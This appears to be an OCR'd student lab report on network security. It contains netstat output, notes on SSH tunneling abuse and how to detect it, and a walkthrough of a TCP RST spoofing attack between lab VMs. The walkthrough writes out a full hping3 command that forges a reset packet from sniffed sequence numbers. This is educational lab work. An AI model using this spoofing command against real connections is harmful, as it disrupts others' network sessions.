
Item 4 Name: Commands

The command ran on the Windows machine was `netstat -an`. Netstat is a diagnostic tool used to display active network connections and listening ports (Neterra, n.d.).

1. Typed `nestat -an`
    a. `netstat -an` - displays all active network connections and listening ports in numerical form, helping users identify open ports and connection states without resolving hostnames (Microsoft, n.d.).
    b. `-a` - tells command to list all connections, including those that are listening but not yet established (Liberian Geek, 2024).
    c. `-n` - forces numerical output for IP addresses and port numbers, which speeds up the process by skipping DNS resolution (Liberian Geek, 2024).


```
PS C:\Users\ritvi> netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6783           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7070           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7071           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8834           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:10605          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:11434          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:48690          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49672          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49690          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:57621          0.0.0.0:0              LISTENING
  TCP    44.127.1.4:139         0.0.0.0:0              LISTENING
  TCP    44.127.1.4:20406       44.2.2.10:9440         ESTABLISHED
  TCP    44.127.1.4:29800       44.2.2.10:9440         ESTABLISHED
  TCP    44.127.1.4:34564       44.2.2.10:9440         ESTABLISHED
  TCP    127.0.0.1:3841         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5329         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5871         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7768         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8763         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9527         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:15292        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:15393        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:16494        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:17984        127.0.0.1:17985        ESTABLISHED
  TCP    127.0.0.1:17985        127.0.0.1:17984        ESTABLISHED
  TCP    127.0.0.1:18698        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:19009        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:24670        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:24670        127.0.0.1:41783        ESTABLISHED
  TCP    127.0.0.1:24671        0.0.0.0:0              LISTENING
```

Figure 1: netstat command being run on windows machine



TCP	127.0.0.1:24671	0.0.0.0:0	LISTENING
TCP	127.0.0.1:25343	0.0.0.0:0	LISTENING
TCP	127.0.0.1:25343	127.0.0.1:53086	ESTABLISHED
TCP	127.0.0.1:39191	127.0.0.1:39192	ESTABLISHED
TCP	127.0.0.1:39192	127.0.0.1:39191	ESTABLISHED
TCP	127.0.0.1:39196	127.0.0.1:39197	ESTABLISHED
TCP	127.0.0.1:39197	127.0.0.1:39196	ESTABLISHED
TCP	127.0.0.1:41783	127.0.0.1:24670	ESTABLISHED
TCP	127.0.0.1:45623	0.0.0.0:0	LISTENING
TCP	127.0.0.1:47320	0.0.0.0:0	LISTENING
TCP	127.0.0.1:49682	127.0.0.1:49683	ESTABLISHED
TCP	127.0.0.1:49683	127.0.0.1:49682	ESTABLISHED
TCP	127.0.0.1:53086	127.0.0.1:25343	ESTABLISHED
TCP	127.0.0.1:55459	127.0.0.1:55460	ESTABLISHED
TCP	127.0.0.1:55460	127.0.0.1:55459	ESTABLISHED
TCP	192.168.13.1:139	0.0.0.0:0	LISTENING
TCP	192.168.56.1:139	0.0.0.0:0	LISTENING
TCP	192.168.86.187:139	0.0.0.0:0	LISTENING
TCP	192.168.86.187:1350	172.64.155.209:443	ESTABLISHED
TCP	192.168.86.187:1370	172.253.132.101:443	ESTABLISHED
TCP	192.168.86.187:1577	52.22.119.135:443	ESTABLISHED
TCP	192.168.86.187:1578	54.175.191.204:443	ESTABLISHED
TCP	192.168.86.187:3227	104.18.39.21:443	ESTABLISHED
TCP	192.168.86.187:3500	23.223.149.186:443	CLOSE_WAIT
TCP	192.168.86.187:7178	216.239.32.178:443	ESTABLISHED
TCP	192.168.86.187:7180	52.5.13.197:443	ESTABLISHED
TCP	192.168.86.187:7182	20.190.155.65:443	ESTABLISHED
TCP	192.168.86.187:7184	23.96.180.189:443	ESTABLISHED
TCP	192.168.86.187:11073	104.154.127.247:4070	ESTABLISHED
TCP	192.168.86.187:11075	20.59.87.227:443	ESTABLISHED
TCP	192.168.86.187:11079	35.186.224.46:443	ESTABLISHED
TCP	192.168.86.187:11952	172.202.248.79:443	ESTABLISHED
TCP	192.168.86.187:11953	208.103.161.1:443	ESTABLISHED
TCP	192.168.86.187:11955	192.200.0.106:443	ESTABLISHED
TCP	192.168.86.187:17261	35.186.224.24:443	ESTABLISHED
TCP	192.168.86.187:18013	23.45.46.198:443	ESTABLISHED
TCP	192.168.86.187:18028	34.120.206.254:443	ESTABLISHED
TCP	192.168.86.187:18437	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18438	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18439	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18440	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18441	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18442	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:18443	23.11.208.235:443	ESTABLISHED
TCP	192.168.86.187:20407	35.80.221.176:443	ESTABLISHED
TCP	192.168.86.187:23517	92.38.177.14:443	ESTABLISHED
TCP	192.168.86.187:23518	92.38.177.14:443	ESTABLISHED
TCP	192.168.86.187:23519	54.175.191.204:443	ESTABLISHED
TCP	192.168.86.187:23531	64.181.199.254:443	ESTABLISHED

Figure 2: Netstat output continued



```
TCP    192.168.86.187:23519   34.173.191.204:443     ESTABLISHED
TCP    192.168.86.187:23531   64.181.199.254:443     ESTABLISHED
TCP    192.168.86.187:23821   52.71.215.234:443      ESTABLISHED
TCP    192.168.86.187:25421   140.82.114.25:443      ESTABLISHED
TCP    192.168.86.187:25933   104.18.9.223:443       ESTABLISHED
TCP    192.168.86.187:28773   142.250.190.74:443     ESTABLISHED
TCP    192.168.86.187:28775   94.130.212.214:443     CLOSE_WAIT
TCP    192.168.86.187:28776   18.232.19.173:443      ESTABLISHED
TCP    192.168.86.187:32533   172.64.145.100:443     ESTABLISHED
TCP    192.168.86.187:32778   140.82.114.25:443      ESTABLISHED
TCP    192.168.86.187:34029   135.234.174.40:443     ESTABLISHED
TCP    192.168.86.187:34030   142.250.125.188:5228   ESTABLISHED
TCP    192.168.86.187:34031   142.250.125.188:5228   ESTABLISHED
TCP    192.168.86.187:34394   34.232.27.248:443      ESTABLISHED
TCP    192.168.86.187:34962   208.103.161.1:443      ESTABLISHED
TCP    192.168.86.187:39198   104.18.39.21:443       ESTABLISHED
TCP    192.168.86.187:41128   35.186.224.46:443      ESTABLISHED
TCP    192.168.86.187:41522   52.123.250.169:443     ESTABLISHED
TCP    192.168.86.187:47986   104.18.31.173:443      ESTABLISHED
TCP    192.168.86.187:49315   34.110.164.207:443     ESTABLISHED
TCP    192.168.86.187:49465   20.59.87.226:443       ESTABLISHED
TCP    192.168.86.187:51331   142.250.125.188:5228   ESTABLISHED
TCP    192.168.86.187:53003   72.145.35.111:443      TIME_WAIT
TCP    192.168.86.187:55500   3.216.168.58:443       ESTABLISHED
TCP    192.168.86.187:55534   4.172.11.173:443       ESTABLISHED
TCP    192.168.86.187:56055   52.123.250.169:443     ESTABLISHED
TCP    192.168.86.187:60209   20.83.183.251:443      ESTABLISHED
TCP    192.168.211.1:139      0.0.0.0:0              LISTENING
TCP    192.168.250.1:139      0.0.0.0:0              LISTENING
TCP    [::]:135               [::]:0                 LISTENING
TCP    [::]:445               [::]:0                 LISTENING
TCP    [::]:5357              [::]:0                 LISTENING
TCP    [::]:7070              [::]:0                 LISTENING
TCP    [::]:7071              [::]:0                 LISTENING
TCP    [::]:7680              [::]:0                 LISTENING
TCP    [::]:8834              [::]:0                 LISTENING
TCP    [::]:10605             [::]:0                 LISTENING
TCP    [::]:11434             [::]:0                 LISTENING
TCP    [::]:49664             [::]:0                 LISTENING
TCP    [::]:49665             [::]:0                 LISTENING
TCP    [::]:49666             [::]:0                 LISTENING
TCP    [::]:49667             [::]:0                 LISTENING
TCP    [::]:49672             [::]:0                 LISTENING
TCP    [::]:49690             [::]:0                 LISTENING
TCP    [::1]:8080             [::]:0                 LISTENING
TCP    [::1]:42050            [::]:0                 LISTENING
UDP    0.0.0.0:123            *:*
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:1900           *:*
UDP    0.0.0.0:1900           *:*
```

Figure 3: Netstat output continued

```
UDP    [::]:3702              *:*
UDP    [::]:3702              *:*
UDP    [::]:3702              *:*
UDP    [::]:4500              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
```

Figure 4: netstat output continued

```
UDP    [::]:3702              *:*
UDP    [::]:3702              *:*
UDP    [::]:3702              *:*
UDP    [::]:4500              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
```

Figure 5: netstat output continued




Figure 6: netstat output continue

Question 6: SSH Port Forwarding Implications

Item 1 Name: Jump Server

A jump server, also called a bastion host, is a single entry point into a private network. It is hardened and closely monitored to reduce exposure. Administrators must first connect to this server using SSH before accessing other internal machines. This setup helps minimize the network's vulnerability to external threats (Okta, 2023).

Item 2 Name: Uses

Administrators often use SSH port forwarding to reach internal services that are not publicly accessible. For example, they might forward a remote database on port 3306 to their own machine's port 3306. This allows them to use local tools to interact with the database as if it were running locally, with all traffic securely tunneled through SSH (SSH.com, 2024).

Item 3 Name: Malware

Malware can exploit SSH tunneling to bypass firewall protections. If an internal system becomes infected, it may initiate a reverse tunnel that connects outward to an attacker-controlled server. Since most firewalls block unknown incoming traffic but allow outbound connections, this technique creates a hidden backdoor into the network (SANS Institute, 2017).

Item 4 Name: Backdoor

Once inside the network, an attacker can use reverse tunneling to expose internal services to their own device. For instance, they could forward the Remote Desktop Protocol port of a Domain Controller to their own computer. This would allow remote access to a critical server while avoiding perimeter defenses entirely (SANS Institute, 2017).

Item 5 Name: Detection

Although difficult, reverse tunnels can be detected by monitoring for unusual behavior. Indicators include SSH sessions that remain open for extended periods, traffic patterns that resemble remote desktop or web activity rather than command-line use, and deep packet inspection revealing embedded protocols within encrypted SSH streams (SANS Institute, 2017).

Question 7: TCP RST Attack

Item 1 Name: Hping3 Telnet

The following procedures launched a TCP RST attack to break the existing telnet connection between VM A and VM B. A telnet connection was built between both machines and a tool called hping3 was used to generate the attack. A TCP RST attack sends large volumes of malicious, fraudulent TCP RST packets aimed at terminating active TCP sessions (Trellix, 2013).

1. Typed `telnet 44.65.10.55 (VM B IP) on VM A`
    a. The telnet client was used by the Attacker VM to establish an active, unencrypted login session with the Victim VM (44.65.10.55). This active connection is the target that will be attacked.

2. Typed `sudo wireshark` on VM B
3. Typed `(icp.src == 44.65.10.54 && ip.dst == 44.65.10.55) || (icp.src == 44.65.10.54 && ip.dst == 44.65.10.55)` into VM B display filter (Unnikrishan, 2019).
4. Selected latest packet captured
5. Derived the source port, destination port, TCP sequence number, and Acknowledgement Number
6. Typed `sudo hping3 44.65.10.55 -p 23 -s 51138 -R -A -M 3245969224 -L 2193605309 -c 1` (Unnikrishan, 2019).
    a. Hping3
    b. `-p` – Sets the destination port (Sanflilippo, n.d.)
    c. `-s` – Baseport source port (Sanflilippo, n.d.)
    d. `-R` – Set RST tcp flag (Sanflilippo, n.d.)
    e. `-A` – Set ACK tcp flag (Sanflilippo, n.d.)
    f. `-M` – Sets the TCP sequence number (Sanflilippo, n.d.)
    g. `-L` – Sets the TCP ack (Sanflilippo, n.d.)
    h. `-c` – sets the count response packets to stop after sending and receiving the set count (Sanflilippo, n.d.)
7. Confirmed spoofed TCP RST packet was in VM B's wireshark (red one)
8. Opened spoofed packet to view its contents
9. Checked telnet connection to confirm it was terminated

Item 2 Name: Results

The TCP RST attack on the Telnet connection was successful. After establishing an active Telnet session, the connection was sniffed using Wireshark to obtain the exact port and sequence numbers. A single, forged TCP RST packet was then crafted and sent using `hping3` with the RST flag and the correct sequence numbers. The result was observed in Wireshark on VM B and the active telnet connection created on VM A. There, the spoofed TCP RST packet was sent. The spoofed TCP RST packet was colored red and confirmed to be delivered and accepted to VM B and in its traffic. As soon as the packet was sent and received, the telnet connected was terminated successfully. After hitting enter in the telnet connection opened, it immediately displayed “Connection closed by foreign host” (Unnikrishan, 2019).

Item 3 Name: Telnet Evidence




Figure 1: Establishing telnet connection between VM A and VM B

